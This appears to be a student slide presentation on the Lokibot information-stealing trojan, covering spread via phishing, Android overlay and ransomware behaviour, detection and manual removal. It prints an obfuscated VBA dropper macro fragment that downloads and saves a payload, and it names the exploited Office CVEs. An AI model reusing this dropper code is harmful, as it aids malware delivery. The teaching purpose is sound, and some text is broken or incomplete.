



Lokibot Trojan Malware



Presented by :

Boumezbeur Aya

Dib Maria

Table of contents

1

Definitions

2

Propagation

3

Targets and Damages

4

Detection

5

Elimination

6

Prevention

What is Lokibot?




Lokibot is Trojan malware targets Windows and Android OS. It is designed to infiltrate systems and steal sensitive information like your usernames and passwords, cryptocurrency wallet, and other credentials.. It has been active since 2015.The malware is primarily spread through phishing emails that contain malicious attachments or links.Loki bot also includes key logging functionality enabling it to capture login credentials as they are entered into the system by the user and what is the impact of such a malware successful credential theft could allow an attacker to steal sensitive data gain access to other systems within an organization

How does Lokibot infect computers?

Lokibot goal is to sneak undetected onto a system by masquerading as benign program it has been distributed via various methods including phishing emails malicious websites sms and other messaging platforms the malware has been known to serve malicious ads to gain revenue and provide back to access to infected devices . Once the user clicks on the attachment or link, the malware is downloaded and installed on the computer without the user's knowledge or consent.

It can also be distributed through exploit kits and drive-by downloads.



Targets and Damages

1. Targets:


LokiBot is a relatively affordable information-stealing malware that has become increasingly popular among criminals due to its ease of use. It primarily targets Windows systems and is often distributed through spam emails with malicious attachments containing macros. Once executed, it exploits a Windows vulnerability, modifies DLL files, and operates at a low level of the system. LokiBot uses encryption and obfuscation techniques to evade detection and communicates with a command and control server to send stolen data. It changes the system's functioning, making it work against itself and support the malware's activities. The malware steals credentials from various sources, including web browsers and files on the system.



HOW DID IT WORK?

In a recent investigation by FortiGuard Labs, several malicious Microsoft Office documents were discovered that exploited known vulnerabilities, specifically CVE-2021-40444 and CVE-2022-30190, to embed malicious macros within Microsoft documents. When executed, these macros dropped the LokiBot malware onto the victim's system. LokiBot, also known as Loki PWS, is a well-known information-stealing Trojan that has been active since 2015 and primarily targets Windows systems to gather sensitive information from infected machines


FortiGuard Labs conducted an in-depth analysis of the identified documents, exploring the payload they delivered and highlighting the behavioral patterns exhibited by LokiBot. The investigation revealed that the malicious documents employed various techniques, including the use of external links and VBA scripts, to initiate the attack chain. The injector file, "dhssdf.exe," was created on May 29, 2023, and another MSIL loader named "IMG_3360_103pdf.exe" was discovered within the same folder, created on May 30, 2023. Although this file isn't directly involved in the Word document attack chain, it also loads LokiBot and



When the user opens the phishing email, it presents a Spanish social engineering message ("Payment: Find scheduled payment dates attached"). The figure below shows a screenshot of one of the emails we looked at



Encuentre las fechas de pago programadas adjuntas



The macro is mainly obfuscated by using long hexadecimal variable names. The screenshot below shows a portion of the `Workbook_Open` function of this macro.

```
QBDHCRWWVXKNQGMMTVXTGNJCSTESUCZRXXKXDJWH.responseBody
3 If
CMNRDTIQHKTXSIGGFIZWZPDVEFHDPETLJDNJELQHHBUIISYGWGYBNIGEMLWHTWUBCJUUZFCQYISCYTJOONPIFIXEE
QBDHCRWWVXKNQGMMTVXTGNJCSTESUCZRXXKXDJWH.Status = 200 Then
4 Set
CLPKZXXWZRVYHUUCXYUHVLRKBUFBVDIZYSSGKRFFPFQZGZYVEDOGLOMSBCMNRDTIQHKTXSIGGFIZWZPDVEFHDPETLJ
PIFIXEEMNPLXFB = CreateObject("adodb.stream")
5 CLPKZXXWZRVYHUUCXYUHVLRKBUFBVDIZYSSGKRFFPFQZGZYVEDOGLOMSBCMNRDTIQHKTXSIGGFIZWZPDVEFHDPETLJ
PIFIXEEMNPLXFB.Open
6 CLPKZXXWZRVYHUUCXYUHVLRKBUFBVDIZYSSGKRFFPFQZGZYVEDOGLOMSBCMNRDTIQHKTXSIGGFIZWZPDVEFHDPETLJ
PIFIXEEMNPLXFB.Type =
YCLPKZXXWZRVYHUUCXYUHVLRKBUFBVDIZYSSGKRFFPFQZGZYVEDOGLOMSBCMNRDTIQHKTXSIGGFIZWZPDVEFHDPETL
NPIFIXEEMNPLXFBTKLVKMTYJPJCQBBOFOHJVJ
7 CLPKZXXWZRVYHUUCXYUHVLRKBUFBVDIZYSSGKRFFPFQZGZYVEDOGLOMSBCMNRDTIQHKTXSIGGFIZWZPDVEFHDPETLJ
PIFIXEEMNPLXFB.Write
PIFIXEEMNPLXFBTKLVKMTYJPJCQBBOFOHJVJOLUTFFPCXVCKRDWBNKYZQBBDHCRWWVXKNQGMMTVXTGNJCSTESUCZR
XYUHVLRKBUFBVDIZYSSGKRFFPFQZGZYVEDOGLOMSBCMNRDTIQHKTXSIGGFIZWZPD
8 CLPKZXXWZRVYHUUCXYUHVLRKBUFBVDIZYSSGKRFFPFQZGZYVEDOGLOMSBCMNRDTIQHKTXSIGGFIZWZPDVEFHDPETLJ
PIFIXEEMNPLXFB.SaveToFile
BNIGEMLWHTWUBCJUUZFCQYISCYTJOONPIFIXEEMNPLXFBTKLVKMTYJPJCQBBOFOHJVJOLUTFFPCXVCKRDWBNKYZQB
XDGEKSZEFJVSIIYCLPKZXXWZRVYHUUCXYUHVLRKBUFBVDIZYSSGKRFFPF,
YCLPKZXXWZRVYHUUCXYUHVLRKBUFBVDIZYSSGKRFFPFQZGZYVEDOGLOMSBCMNRDTIQHKTXSIGGFIZWZPDVEFHDPETL
NPIFIXEEMNPLXFBTKLVKMTYJPJCQBBOFOHJVJ +
YCLPKZXXWZRVYHUUCXYUHVLRKBUFBVDIZYSSGKRFFPFQZGZYVEDOGLOMSBCMNRDTIQHKTXSIGGFIZWZPDVEFHDPETL
NPIFIXEEMNPLXFBTKLVKMTYJPJCQBBOFOHJVJ
9 CLPKZXXWZRVYHUUCXYUHVLRKBUFBVDIZYSSGKRFFPFQZGZYVEDOGLOMSBCMNRDTIQHKTXSIGGFIZWZPDVEFHDPETLJ
PIFIXEEMNPLXFB.Close
0 End If
1 KTXSIGGFIZWZPDVEFHDPETLJDNJELQHHBUIISYGWGYBNIGEMLWHTWUBCJUUZFCQYISCYTJOONPIFIXEEMNPLXFBTK
XKNQGMMTVXTGNJCSTESUCZRXXKXDJWHW.Open (
BNIGEMLWHTWUBCJUUZFCQYISCYTJOONPIFIXEEMNPLXFBTKLVKMTYJPJCQBBOFOHJVJOLUTFFPCXVCKRDWBNKYZQB
XDGEKSZEFJVSIIYCLPKZXXWZRVYHUUCXYUHVLRKBUFBVDIZYSSGKRFFPF)
2 End Sub
```

For more information check this lines :

1. <https://blog.talosintelligence.com/a-deep-dive-into-lokibot-infection-chain/>
2. <https://www.fortinet.com/blog/threat-research/lokibot-targets-microsoft-office-document-using-vulnerabilities-and-macros>
3. <https://www.virusbulletin.com/virusbulletin/2020/02/lokibot-dissecting-cc-panel-deployments/>



How targets Lokibot Android ?

LokiBot infects users when they install malicious apps from third-party app stores. The apps contain an exploit to elevate the malware's privileges. The February 2016 version targets the native Android “system_server” and the December variant modifies a native system library and loads one of the Trojan's components

For example, LokiBot might display false notifications informing victims that someone is supposedly transferring money into their account. After clicking the notification, users are asked to login to their accounts, however, since the login screen is fake, all information is immediately recorded and sent to a remote server.

This malware is capable of simulating a number of other apps, including Outlook, Skype, WhatsApp, etc. The scam model is identical - users are notified and then asked to log in. In addition, LokiBot can use the infected device

to proliferate itself via spam (SMS messages, emails, and so on).

Once a user attempts to remove LokiBot from the device, the malware asks for administrator permissions. If the user does not grant them, LokiBot locks the device screen and encrypts stored data. It then displays a ransom-demand message. To restore compromised files and unlock the device, users are encouraged to pay a ransom of ~\$100 in the Bitcoin cryptocurrency.



Targets and Damages

2. Damages:

Aside from using overlay techniques, LokiBot has a keylogger feature. This is designed to stealthily snatch important information by recording every key struck on your keyboard.

On your phone, the malware can automatically reply to your SMS and send SMS messages to your contacts so it can infect other users. It normally operates undetected.

it creates a backdoor that allows a hacker to install additional payloads or other malicious software. It has even been known to send fake notifications like ones claiming that you've received money or funds have been deposited to your account. Once you tap the notification, it triggers an overlay with a fake login form



And by the time you discover it and try to remove its administrative privileges, it will refuse to go down without a fight. It will lock your device and turn into ransomware!

Detection

Always verify the source of the email and exercise caution before interacting with any suspicious emails or attachments

Perform regular system scans: Conduct regular full system scans using your antivirus software to check for any malware, including the LokiBot Trojan.

Network Traffic Monitoring: Lokibot can be used as a [remote access trojan \(RAT\)](#), allowing an attacker to remotely control an infected computer to steal data or install malware. Unusual network traffic associated with Lokibot's use as a RAT can be detected via network traffic analysis like

- Look for unusual spikes in outbound network traffic, especially to non-standard or suspicious IP addresses.
- Monitor for patterns of irregular data transfers, such as large volumes of data being sent out from the infected host.


scanning it with Combo Cleaner can detect and eliminate almost all known malware

If you're seeing unwanted notifications, notice your battery draining heavily, or suffer from sluggish performance, you may have a rogue app installed



How to remove malware manually?

If you wish to remove malware manually, the first step is to identify the name of the malware that you are trying to remove. Here's an example of a suspicious program running on user's computer:



The screenshot shows the Windows Task Manager window with the 'Processes' tab selected. The window displays a list of running processes with columns for Name, CPU usage, Memory usage, Disk usage, and Network usage. The process 'trickbot-trojan-sample (32 bit)' is highlighted in blue, indicating it is the malware being identified.


Name	4% CPU	34% Memory	0% Disk	0% Network
Microsoft Windows Search Prot...	0%	0,1 MB	0 MB/s	0 Mbps
Parallels Coherence service	0%	0,1 MB	0 MB/s	0 Mbps
> Parallels Coherence service	0%	0,1 MB	0 MB/s	0 Mbps
Parallels Coherence service (32 ...	0%	0,2 MB	0 MB/s	0 Mbps
Parallels Control Center	0%	2,1 MB	0 MB/s	0 Mbps
Parallels Tools	0%	1,1 MB	0 MB/s	0 Mbps
> Parallels Tools Service	0%	0,3 MB	0 MB/s	0 Mbps
> Runtime Broker	0%	1,7 MB	0 MB/s	0 Mbps
Runtime Broker	0%	2,4 MB	0 MB/s	0 Mbps
> Spooler SubSystem App	0%	0 MB	0 MB/s	0 Mbps
trickbot-trojan-sample (32 bit)	0%	0,4 MB	0 MB/s	0 Mbps
Usermode Font Driver Host	0%	0,5 MB	0 MB/s	0 Mbps
Usermode Font Driver Host	0%	0 MB	0 MB/s	0 Mbps
Windows Audio Device Graph Is...	0%	0,3 MB	0 MB/s	0 Mbps
Windows Defender notification ...	0%	0,1 MB	0 MB/s	0 Mbps
Windows Defender SmartScreen	0%	0 MB	0 MB/s	0 Mbps

At the bottom of the window, there is a 'Fewer details' button on the left and an 'End task' button on the right.

So identified a program that looks suspicious you should continue with these steps:


1

Download a program called [Autoruns](#). This program shows auto-start applications, Registry and file system locations:



2 Restart your computer into Safe Mode:

Windows XP and Windows 7 users: Start your computer in Safe Mode. Click Start, click Shut Down, click Restart, click OK. During your computer start process, press the F8 key on your keyboard multiple times until you see the Windows Advanced Option menu, and then select Safe Mode with Networking from the list



Windows 8 users: Start Windows 8 in Safe Mode with Networking - Go to Windows 8 Start Screen, type Advanced, in the search results select Settings. Click Advanced startup options, in the opened "General PC Settings" window, select Advanced startup. Click the "Restart now" button. Your computer will now restart into the "Advanced Startup options menu".

Click the "Troubleshoot" button, and then click the "Advanced options" button. In the advanced option screen, click "Startup settings". Click the "Restart" button. Your PC will restart into the Startup Settings screen. Press F5 to boot in Safe Mode with Networking




Windows 10 users: Click the Windows logo and select the Power icon. In the opened menu click "Restart" while holding "Shift" button on your keyboard. In the "choose an option" window click on the "Troubleshoot", next select "Advanced options". In the advanced options menu select "Startup Settings" and click on the "Restart" button. In the following window you should click the "F5" button on your keyboard. This will restart your operating system in safe mode with networking.




3

Extract the downloaded archive and run Autoruns.exe file.



4

